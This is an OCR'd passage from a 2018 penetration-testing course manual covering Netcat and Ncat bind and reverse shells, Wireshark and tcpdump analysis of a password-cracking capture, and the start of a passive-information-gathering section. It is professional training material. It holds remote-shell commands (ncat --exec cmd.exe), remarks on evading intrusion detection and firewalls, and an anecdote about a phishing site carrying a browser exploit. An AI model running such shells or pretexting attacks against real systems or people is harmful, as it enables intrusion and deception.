


Figure 6 - Netcat Reverse Shell Scenario

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

2.1.5 - Exercises

(Reporting is not required for these exercises)

1. Implement a simple chat between your Kali and Windows systems
2. Practice using Netcat to create the following:
    a. Reverse shell from Kali to Windows
    b. Reverse shell from Windows to Kali
    c. Bind shell on Kali. Use your Windows client to connect to it
    d. Bind shell on Windows. Use your Kali system to connect to it
3. Transfer a file from your Kali system to Windows and vice versa
4. Conduct the exercises again, with the firewall enabled on your Windows host. Adapt the exercises as necessary to work around the firewall protection. Understand what portions of the exercise can no longer be completed successfully.

2.2 - Ncat

Ncat[8] is described as "a feature-packed networking utility that reads and writes data across networks from the command line." Ncat was written for the Nmap project[9] as a much-improved reimplementation of the original Netcat program.

One of the major drawbacks of Netcat, from a penetration tester's standpoint, is that it lacks the ability to authenticate and encrypt incoming and outgoing connections. These options provide an important layer of security while using these tools during a penetration test. Encryption of the bind or reverse shell will aid the penetration tester in avoiding intrusion detection systems, while allowing authentication on bind or reverse

[8] http://nmap.org/ncat/
[9] http://nmap.org/

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

shells will ensure that use of these tools does not expose the penetrated machines to unwanted IP addresses.

Ncat provides all these features. When possible, tools such as **ncat** and **sbd** should be used rather than Netcat. For example, **ncat** could be used in the following way to replicate a more secure bind shell between Bob and Alice in our previous bind shell scenario. Bob would use **ncat** to set up an SSL encrypted connection on port 4444 and allow only Alice's IP (10.0.0.4) to connect to it:

```
C:\Users\offsec>ncat --exec cmd.exe --allow 10.0.0.4 -vnl 4444 --ssl
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key.
Ncat: SHA-1 fingerprint: 1FC9 A338 0B1F 4AE5 897A 375F 404E 8CB1 12FA DB94
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.0.0.4:43500.
```

Alice, in turn, would connect to Bob's public IP with SSL encryption enabled, preventing eavesdropping, and possibly even IDS detection.

```
root@kali:~# ncat -v 10.0.0.22 4444 --ssl
Ncat: Version 6.25 ( http://nmap.org/ncat )
Ncat: SSL connection to 10.0.0.22:4444.
Ncat: SHA-1 fingerprint: 1FC9 A338 0B1F 4AE5 897A 375F 404E 8CB1 12FA DB94
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\offsec>
```

Take some time to get to know both **ncat** and **sbd**. They are both very useful tools in a real world penetration test.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

2.2.1 - Exercises

1. Use Ncat to create an encrypted reverse shell from your Windows system to your Kali machine
2. Create an encrypted bind shell on your Windows VM. Try to connect to it from Kali without encryption. Does it still work?
3. Make an unencrypted Ncat bind shell on your Windows system. Connect to the shell using Netcat. Does it work?

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

2.3 - Wireshark

As a security professional, learning how to use a network packet sniffer is vital for day-to-day operations. Whether you are trying to understand a protocol, debug a network client, or analyze traffic, you'll always end up needing a network sniffer.


2.3.1 - Wireshark Basics

Wireshark[10] uses ***Libpcap***[11] (on Linux) or ***Winpcap***[12] (on Windows) libraries in order to capture packets from the network. If the user applies any ***capture filters***[13] for the Wireshark session, the filtered packets get dropped and only relevant data is passed on to the capture engine. The capture engine dissects the incoming packets, analyzes them, and then applies any additional ***display filters***[14] before showing the output to the user. The secret to using network sniffers such as **wireshark** is using capture and display filters to remove all information that you are not interested in.

OS-40813 Rody Shahnazarian

[10] https://www.wireshark.org/
[11] http://www.tcpdump.org/
[12] https://www.winpcap.org/
[13] http://wiki.wireshark.org/CaptureFilters
[14] http://wiki.wireshark.org/DisplayFilters

 Copyright © 2018 Offensive Security Ltd. All rights reserved.






Figure 7 - From the Wire to Wireshark

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

2.3.2 - Making Sense of Network Dumps

Let's examine the following ***pcap*** dump of an attempt to browse to the www.yahoo.com website, and try to make sense of it.

No.	Time	Source	Destination	Protocol	Info
1	0.000000000	Vmware_64:24:3e	Broadcast	ARP	Who has 10.0.0.138? Tell 10.0.0.18
2	0.001182000	Netgear_6b:9a:8a	Vmware_64:24	ARP	10.0.0.138 is at e0:46:9a:6b:9a:8a
3	0.001200000	10.0.0.18	8.8.8.8	DNS	Standard query 0x93f4 A www.yahoo.com
4	0.001238000	10.0.0.18	8.8.8.8	DNS	Standard query 0xbefa AAAA www.yahoo.com
5	0.095027000	8.8.8.8	10.0.0.18	DNS	Standard query response 0x93f4 CNAME fd-fp3.wg1.b.y
6	0.095421000	8.8.8.8	10.0.0.18	DNS	Standard query response 0xbefa CNAME fd-fp3.wg1.b.y
7	0.095608000	10.0.0.18	98.139.183.2	TCP	48209 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 S
8	0.300527000	98.139.183.24	10.0.0.18	TCP	http > 48209 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 M
9	0.300612000	10.0.0.18	98.139.183.2	TCP	48209 > http [ACK] Seq=1 Ack=1 Win=14720 Len=0
10	0.300796000	10.0.0.18	98.139.183.2	HTTP	GET / HTTP/1.1

Figure 8 - Yahoo Packet Capture

- **Packet 1:** ARP broadcast looking for the default gateway.
- **Packet 2:** ARP unicast reply providing the MAC address of the gateway.
- **Packet 3:** DNS A (IP v4) forward lookup query for yahoo.com
- **Packet 4:** DNS AAAA (IP v6) forward lookup query.
- **Packet 5:** DNS A response received.
- **Packet 6:** DNS AAAA response received.
- **Packet 7-9:** 3-way handshake with port 80 on yahoo.com.
- **Packet 10:** Initial protocol negotiation in HTTP. GET request sent.

OS-40813 Rory Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

2.3.3 - Capture and Display Filters

Capture dumps are rarely as clear as the example shown above, as there is usually a lot of background traffic on a network. Various broadcasts, miscellaneous network services, and other running applications all make life harder when it comes to traffic analysis. This is where ***capture filters*** come to our aid, as they can filter out non-interesting traffic from the dump. These filters greatly help pinpoint the traffic you want, and reduce background noise to a point where you can once again make sense of what you see.




Figure 9 - Wireshark Capture Filter Dialog

Once the traffic is captured, we can select the traffic we want Wireshark to display to us using ***display filters***. The following screenshot shows an "arp" display filter applied to our yahoo.com browsing session.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.




Figure 10 - Wireshark ARP Display Filter

2.3.4 - Following TCP Streams

As you may have noticed, all packets after 10 are a bit difficult to comprehend, because they contain only fragmentary information. Most modern sniffers, Wireshark included, know how to reassemble a specific session, and display it in various formats. In order to view a particular TCP stream, we right-click a packet of interest, then select "Follow TCP Stream" from the context menu. The TCP Stream will open a new window as shown below.

OS-40813 Rody Shahnazarian

 Copyright © 2018 Offensive Security Ltd. All rights reserved.




Figure 11 - Following a TCP Stream in Wireshark

2.3.5 - Exercises

1. Use Wireshark to capture the network activity of Netcat connecting to port 110 (POP3) and attempting a login.
2. Read and understand the output. Where is the session three-way handshake? Where is the session closed?
3. Follow the TCP stream to read the login attempt.
4. Use the display filter to only see the port 110 traffic
5. Re-run the capture, this time using the capture filter to only collect port 110

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

2.4 - Tcpdump

At times, we might not have access to GUI network sniffers such as Wireshark. In these instances, we can use the command line **tcpdump** utility. Tcpdump[15] is one of the most common command-line packet analyzers and can be found on most Unix and Linux operating systems. Tcpdump can capture files from the network, or read existing capture files. Let's look at what happened in the ***password_cracking_filtered*** pcap file[16], which was taken on a firewall.

```
root@kali:~# tcpdump -r password_cracking_filtered.pcap
```

2.4.1 - Filtering Traffic

The output is a bit overwhelming at first, so let's try to get a better understanding of the IP addresses and ports involved by using **awk** and **sort**.

```
root@kali:~# tcpdump -n -r password_cracking_filtered.pcap | awk -F" " '{print $3}' |
sort -u | head
172.16.40.10.81
208.68.234.99.32768
208.68.234.99.32769
208.68.234.99.32770
208.68.234.99.32771
208.68.234.99.32772
208.68.234.99.32773
...
```

[15] http://www.tcpdump.org/
[16] www.offensive-security.com/pwk-online/password_cracking_filtered.pcap

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

It seems that 208.68.234.99 made multiple requests to 172.16.40.10, on port 81. We can easily filter for destination, or source IPs and ports with syntax similar to the following:

```
tcpdump -n src host 172.16.40.10 -r password_cracking_filtered.pcap
tcpdump -n dst host 172.16.40.10 -r password_cracking_filtered.pcap
tcpdump -n port 81 -r password_cracking_filtered.pcap
```

We proceed to dump the actual traffic captured in the dump file, in hex format, to see if we can glean any additional information from the data that was transferred:

```
root@kali:~# tcpdump -nX -r password_cracking_filtered.pcap
...
08:51:25.043062 IP 208.68.234.99.33313 > 172.16.40.10.81: Flags [P.], seq 1:140, ack
1, win 115, options [nop,nop,TS val 25539314 ecr 71431651], length 139
      0x0000:  4500 00bf 158c 4000 3906 9cea d044 ea63  E.....@.9....D.c
      0x0010:  ac10 280a 8221 0051 a726 a77c 6fd8 ee8a  ..(..!.Q.&.|o...
      0x0020:  8018 0073 1c76 0000 0101 080a 0185 b2f2  ...s.v..........
      0x0030:  0441 f5e3 4745 5420 2f2f 6164 6d69 6e20  .A..GET.//admin.
      0x0040:  4854 5450 2f31 2e31 0d0a 486f 7374 3a20  HTTP/1.1..Host:.
      0x0050:  6164 6d69 6e2e 6d65 6761 636f 7270 6f6e  admin.megacorpon
      0x0060:  652e 636f 6d3a 3831 0d0a 5573 6572 2d41  e.com:81..User-A
      0x0070:  6765 6e74 3a20 5465 6820 466f 7265 7374  gent:.Teh.Forest
      0x0080:  204c 6f62 7374 6572 0d0a 4175 7468 6f72  .Lobster..Author
      0x0090:  697a 6174 696f 6e3a 2042 6173 6963 2059  ization:.Basic.Y
      0x00a0:  5752 7461 5734 3662 6d46 7562 3352 6c59  WRtaW46bmFub3RlY
      0x00b0:  3268 7562 3278 765a 336b 780d 0a0d 0a    2hub2xvZ3kx....
...
```


We can immediately notice that the traffic to 172.16.40.10 on port 81 looks like HTTP. Whats more, it seems like these HTTP requests contain Basic HTTP Authentication data, with the User agent "**Teh Forest Lobster.**"

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

2.4.2 - Advanced Header Filtering

Tcpdump has some advanced header filtering options that can aid us with our pcap analysis.

We would like to filter out and display only the data packets in the dump which have the PSH and ACK flags turned on. As can be seen in the following diagram, the TCP flags are defined in the 14th byte of the TCP header.



To calculate the correct filter to use, we turn on the bits for the specific flags we need, in this example, the ACK and PSH flags:

```
CEUAPRSF
00011000  = 24 in decimal
```

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

Our command would look similar to the following – specifying that the **14**th byte in the packets displayed should have ACK or PSH flags set:

```
root@kali:~# tcpdump -A -n 'tcp[13] = 24' -r password_cracking_filtered.pcap
...
08:51:25.040064 IP 172.16.40.10.81 > 208.68.234.99.33312
A......HTTP/1.1 401 Authorization Required
Date: Mon, 22 Apr 2013 12:51:25 GMT
Server: Apache/2.2.20 (Ubuntu)
WWW-Authenticate: Basic realm="Password Protected Area"
Vary: Accept-Encoding
Content-Length: 488
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Authorization Required</title>
</head><body>
<h1>Authorization Required</h1>
<p>This server could not verify that you
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port 81</address>
</body></html>

...

08:51:25.044432 IP 172.16.40.10.81 > 208.68.234.99.33313:
E..s.m@.@..U..(
.D.c.Q.!o....&......^u.....
```

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

```
.A......HTTP/1.1 301 Moved Permanently
Date: Mon, 22 Apr 2013 12:51:25 GMT
Server: Apache/2.2.20 (Ubuntu)
Location: http://admin.megacorpone.com:81/admin/
Vary: Accept-Encoding
Content-Length: 333
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a
href="http://admin.megacorpone.com:81/admin/">here</a>.</p>
<hr>
<address>Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port 81</address>
</body></html>
```

OS-10813 Rody Shahmazarian

From here, our story becomes clearer. We see a significant amount of failed attempts to authenticate to the ***/admin*** directory, which were responded to with HTTP 401 replies, while the last attempt to login to the ***/admin*** directory seems to have succeeded, as the server replied with a HTTP 301 response.

2.4.3 - Exercises

1. Use tcpdump to recreate the wireshark exercise of capturing traffic on port 110.
2. Use the -X flag to view the content of the packet. If data is truncated, investigate how the -s flag might help.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

3. - Passive Information Gathering

Passive Information Gathering is the process of collecting information about your target using publicly available information. This could include services like search engine results, **whois** information, background check services, public company information, in other words, any act of gathering information about your target without communicating with them directly can be considered "passive".

As with anything in life, preparation leads to success. Specifically for us, this means that the more information we manage to gather about our target, prior to our attack, the more likely we are to succeed.

A Note From the Author

A good example of passive information gathering occurred during a penetration test on a small company, several years ago. This company had virtually no Internet presence, and very few externally exposed services, which all proved to be secure. After scouring Google for hours, I finally found a forum post made by one of the target's employees, in a stamp-collecting forum:

Hady Shahnazarian

```
Hi!
I'm looking for rare stamps from the 1950's - for sale or trade.
Please contact me at david@company-address.com
Cell: 999-9999999
```

This was all the information I needed to launch a semi-sophisticated client-side attack. I quickly registered a domain such as *rare-stamps-trade.com* and designed a landing page which displayed various rare stamps from the 1950's, which I found using Google Images. The domain name and design of the site both led to increasing the perceived reliability of the stamp trade website.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

I then proceeded to embed some nasty HTML in the site's code, containing exploit code for the latest Internet Explorer security hole (MS05-001 at the time), and called David on his cellular phone. I told him my grandfather had given me a huge rare stamp collection from which I would be willing to trade several stamps.

